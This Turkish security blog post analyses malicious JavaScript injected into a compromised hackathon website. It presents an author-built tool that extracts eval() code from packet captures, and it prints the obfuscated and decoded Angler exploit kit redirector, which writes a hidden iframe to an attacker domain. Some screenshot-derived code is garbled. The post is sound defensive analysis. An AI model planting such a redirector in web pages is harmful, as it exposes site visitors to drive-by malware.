

Zararlı JavaScript Avı

written by Mert SARICA | 1 April 2016


Kum havuzu (sandbox) analizi yapan teknolojiler/cihazlar, kurumlara doğrudan ya da dolaylı olarak yapılan siber saldıruları tespit etme, gerekli önlemleri alma veya alדיםma noktasında oldukça önemli bir role sahiptir. Bu cihazlarda ortaya çıkan alarmlar kurumsal SOME'ler tarafından incelendiğinde, kimi zaman ortaya ilginç güvenlik vakaları da çıkabilmektedir.

Bu cihazlar üzerinde yer alan alarmlarda veya şüphe duyulan trafik paketleri (PCAP) üzerinde, alarmı tetikleyen veya şüphe duyulan aktiviteye yol açan zararlı JavaScript kodunu tespit etmek, kimi zaman güvenlik uzmanları için zaman alıcı bir süreç haline gelmektedir. Bunun başlıca sebeplerinden biri ise zararlı JavaScript kodlarının çoğunlukla http trafiginde gizlenmiş (encoded) olarak yer almazıdır. Bu nedenle Wireshark aracı ile bir PCAP dosyasını açıp, gizlenmiş JavaScript kodlarında sıkılıkla kullanılan eval() fonksiyonunu aratmak boş kurek çekmekten farksız hale gelmektedir.

Geçtiğimiz aylarda kum havuzu analizi yapan bir cihazdan aldığım alarmı detaylı olarak incelediğimde, Hürriyet Hackathon'un web sitesinin hacklendiğini ve ziyaretçilerini uitbracht.kateandoliverswedding.co.uk alan adına yönlendirdiğini gördüm.

Malware	Severity	Total	Infections	Callbacks	Blocked	Botnets	Last CnC Server	Last Location	First Seen	Last Seen	Ports Used	Protocols
Malware:Binary.url	!!!!	1	1	0	0	0			03/09/16 12:46:57	03/09/16 12:46:57		
Infection URLs												
Initial Infection URL												
uitbracht.kateandoliverswedding.co.uk/topic/18572-indivisible-arrrver-existences-faroff-prepositions-sunburn-crushing-hittable/												
URL												
uitbracht.kateandoliverswedding.co.uk/?v=TxTN8d=QgvL7z2LV5bI=GC72VKs0vD8b+K19sa77P4U8ro=5UYVA8=Tu5SXCK												
uitbracht.kateandoliverswedding.co.uk/?v=MEdFgk&c=Yf6Q9ba=8l+11QlQzdx=8t=3H4TBf=bn=ukIMb8=R3Pm=1fcIpqITgM8=8d=QXnkbv												
uitbracht.kateandoliverswedding.co.uk/?p=bx-vvv8f+zbW10st=fPBC9XuD_8h=SM38v=AJIDPCG7Hwya_C7PfR4a_uTO												
www.hurriyethackathon.com/												
↓ Visits												
Total URLs												
Occured												
Content Type												
text/html												
application/x-shockwave-flash												
text/html												
text/html												
text/html												

Hackathon (ayrıca hack günü, hackfest ya da codefest olarak da bilinir) bilgisayar programcılar, grafik tasarımcıları, arayüz tasarımcıları ve proje yöneticileri de dahil olmak üzere katılanların yoğun bir şekilde yazılım projelerinin geliştirilmesi amacıyla diğer takımlar ile rekabet içerisinde bulunduğu bir olaydır.(Referans: Vikipedi)



Yukarda bahsettiğim gibi Wireshark ile PCAP dosyası içinde yer alan zararlı JavaScript kodunu aramak zaman alıcı olabilecegi için bunu nasıl otomatize edebileceğim üzerine düşünmeye başladım.

Python ile bir araç hazırlasam, Scapy ile PCAP dosyasını açsa, HTTP trafiğini incelese ve script takıları arasında yer alan JavaScript kodunu bulsa, çalıştırırsa ve eval() fonksiyonunu tespit etse az çok işimi görür diye düşünmeye başladım. Ancak en büyük engellerden biri JavaScript kodunu Python ile nasıl çalıştırabileceğim olacaktı. Çok zaman kaybetmeden, Python aracı ile ortaya çıkan JavaScript kodunu, PhantomJS isimli grafiksel kullanıcı arayüzü olmayan tarayıcı (headless browser) ile çalışmaya karar verdim.

Kısa bir çalışmanın ardından ortaya JavaScript Eval Finder adını verdiğim bir araç çıktı. Bu araca PCAP dosyasını verdığınızde, javascripts klasörüne script takılarının yer aldığı HTML dosyalarını kopyalamaktadır. Ardından Phantomjs ile çalışan JavaScript Extractor yardımcı aracı ile gizlenmiş JavaScript kodunda yer alan eval() fonksiyonu tespit edildiğinde, yine bu araç tarafından bir uyarı verilmekte ve bir önceki adımda kayıt edilen HTML dosyalarının başında (header) tespit edilen JavaScript kodları yorum (comment) olarak eklenmektedir.

JavaScript Eval Finder aracını hurriyethackathon PCAP dosyası üzerinde çalıştırıldığında çok geçmeden gizlenmiş (encoded) olan JavaScript kodunu bulabildim.

```
remnux@remnux: ~/Desktop/hurriyethackathon
remnux@remnux:~/Desktop/hurriyethackathon$ python eval-finder.py hurriyethackathon.pcap
=====
JavaScript Eval Finder v1.0 [http://www.mertsarica.com]
=====
[*] Loading PCAP file...
[*] Loading sessions...
[*] JavaScript detected
[*] Writing html file hurriyethackathon.pcap-1458229564.html to javascripts folder
[*] JavaScript detected
[*] Writing html file hurriyethackathon.pcap-1458229565.html to javascripts folder
[*] JavaScript detected
[*] Writing html file hurriyethackathon.pcap-1458229566.html to javascripts folder

[*] Suspicious file: hurriyethackathon.pcap-1458229564.html
[*] eval() Detected: tecl=(+[window.sidebar]);azhon=["rv:11","MSIE",];for(epox=tecl;epox<1){gijo=azhon.length-epox;break;}}if(navigator.userAgent.indexOf("MSIE10")>tecl){gijo++;}wndo").innerHTML;olst=tecl;dws=tecl;dsrvf="";for(epox=tecl;epox<zeyt.length;epox+=efuvv){=String.fromCharCode(((zmxso+dvp-97)^tisbfj.charCodeAt(dws%tisbfj.length))%255);dws++;}ef());
[*] Suspicious file: hurriyethackathon.pcap-1458229566.html
[*] eval() Detected: tecl=(+[window.sidebar]);azhon=["rv:11","MSIE",];for(epox=tecl;epox<1){gijo=azhon.length-epox;break;}}if(navigator.userAgent.indexOf("MSIE10")>tecl){gijo++;}wndo").innerHTML;olst=tecl;dws=tecl;dsrvf="";for(epox=tecl;epox<zeyt.length;epox+=efuvv){=String.fromCharCode(((zmxso+dvp-97)^tisbfj.charCodeAt(dws%tisbfj.length))%255);dws++;}ef());
remnux@remnux:~/Desktop/hurriyethackathon$
```

The screenshot shows the jsbeautifier.org website interface. At the top, there are navigation buttons (Back, Forward, Stop, Home) and a search bar. Below the header, there's a message about the service being completely free and open-source. A sidebar on the right contains various configuration options for beautification, such as indentation style (4 spaces), newline handling, and detection of packers/obfuscators. The main area contains two code editors. The top editor shows the original, obfuscated JavaScript code, which includes several conditional statements, loops, and character manipulation logic. The bottom editor shows the result after beautification, where the code is formatted with proper indentation and line breaks, making it much more readable. Both editors have a placeholder text "Beautify JavaScript or HTML (ctrl-enter)".


```

1 Eval Detected: tecl = (+[window.sidebar]);
2 azhon = ["rv:11", "MSIE", ];
3 for (epox = tecl; epox < azhon.length; epox++) {
4     if (navigator.userAgent.indexOf(azhon[epox]) > tecl) {
5         gijo = azhon.length - epox;
6         break;
7     }
8 }
9 if (navigator.userAgent.indexOf("MSIE10") > tecl) {
10     gijo++;
11 }
12 efuvv = gijo - 1;
13 tisbfj = "93wrLfBbUrN3";
14 zeyt = document.getElementById("kzwndo").innerHTML;
15 olst = tecl;
16 dws = tecl;
17 dsrvf = "";
18 for (epox = tecl; epox < zeyt.length; epox += efuvv) {
19     dvp = zeyt.charCodeAt(epox);
20     if (dvp > 97 && dvp <= 122) {
21         if (olst % gijo) {
22             dsrvf += String.fromCharCode((zmxso + dvp - 97) ^ tisbfj.charCodeAt(dws % tisbfj.length)) % 255;
23             dws++;
24         } else {
25             zmxso = (dvp - 97) * 26;
26         }
27     }
28     olst++;
29 }[]["constructor"]["constructor"] (dsrvf)();

```

Ardından ortaya çıkan (decoded) bu JavaScript kodunu incelediğimde bunun daha önce de incelemiş olduğum Angler istismar kitinin farklı bir sürümü olduğunu gördüm. Açılmış (decoded) JavaScript kodunu, orjinal HTML dosyasındaki gizlenmiş (encoded) JavaScript kodu ile yer değiştirip, Firebug geliştirme aracı/eklentisi ile Firefox internet tarayıcısı üzerinde analiz ettiğimde, bu JavaScript kodunun ziyaretçileri

<http://uitbracht.kateandoliverswedding.co.uk/topic/18572-indivisible-arriver-existences-faroff-prepositions-sunburn-crushing-hittable/> adresine yönlendiren kod olduğunu teyit edebilmiş oldum.



Hürriyet Mobil Hackathon - Mozilla Firefox

Hürriyet Mobil Hacka... file:///home/remnux/Desktop/malware.html

Read www.hurriyethackathon.com

Console HTML CSS Script DOM Net Cookies Watch Stack Breakpoints

all malware.html malw

dsrvf = "";

for (epox = tecl; epox < zeyt.length; epox += 1) {

dvp = zeyt.charCodeAt(epox);

if (dvp >= 97 && dvp <= 122) {

if (olst % gijo) {

dsrvf += String.fromCharCode(((zmxso * 26) + dws) % 26);

olst++;

} else {

zmxso = (dvp - 97) * 26;

}

olst++;

}

}[]["constructor"]的文化(dsrvf)();

</script>

<noscript>

<div class="loader">

<div class="strip-holder">

<div class="strip-1"></div>

<div class="strip-2"></div>

<div class="strip-3"></div>

</div>

<div class="nav-container">

<nav class="overlay-nav">

Watch Stack Breakpoints

is window [Window]

\$ undefined

azhon ["rv:11", "MSIE"]

dsrvf

dsrvf

is window [Window]

\$ undefined

azhon ["rv:11", "MSIE"]

dsrvf

"var date = new Date(new Date().
60*60*24*7*1000); document.cookie
path=/; expires='"+date.toUTCString()
"_PHP_SESSION_PHP=308; path=/;
expires='"+date.toUTCString();
document.write('<style>uoxnytgubzitxa
top:-731px; width:300px; height:30
class="uoxnytgubzitxa"<iframe
src="http://uitbracht.kateandoli
/18572-indivisible-arriver-exist
sunburn-crushing-hittable/" widt
</iframe></div>');

dvp 99

dws 541

efuvv 1

epox 1319

gijo 2

01:10

The screenshot shows the Mozilla Firefox developer tools interface. The 'Script' tab is selected, and the 'Watch' panel is open. In the code editor on the left, there's a snippet of JavaScript. A red arrow points from the 'dsrvf' variable in the code up to its entry in the 'Watch' list on the right. Another red arrow points from the URL string in the 'Watch' list back down to the 'dsrvf' variable in the code. The 'Watch' list also contains other variables like 'is', '\$', 'azhon', 'dvp', 'dws', 'efuvv', 'epox', and 'gijo' with their corresponding values.

Özellikle SOME çalışanları için faydalı olacağına inandığım JavaScript Eval Finder ve JavaScript Extractor araçlarını tek bir paket halinde buradan indirebilirsiniz.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not: Bu yazı 5. Pi Hediym Var oyununun çözüm yolunu da içermektedir ;)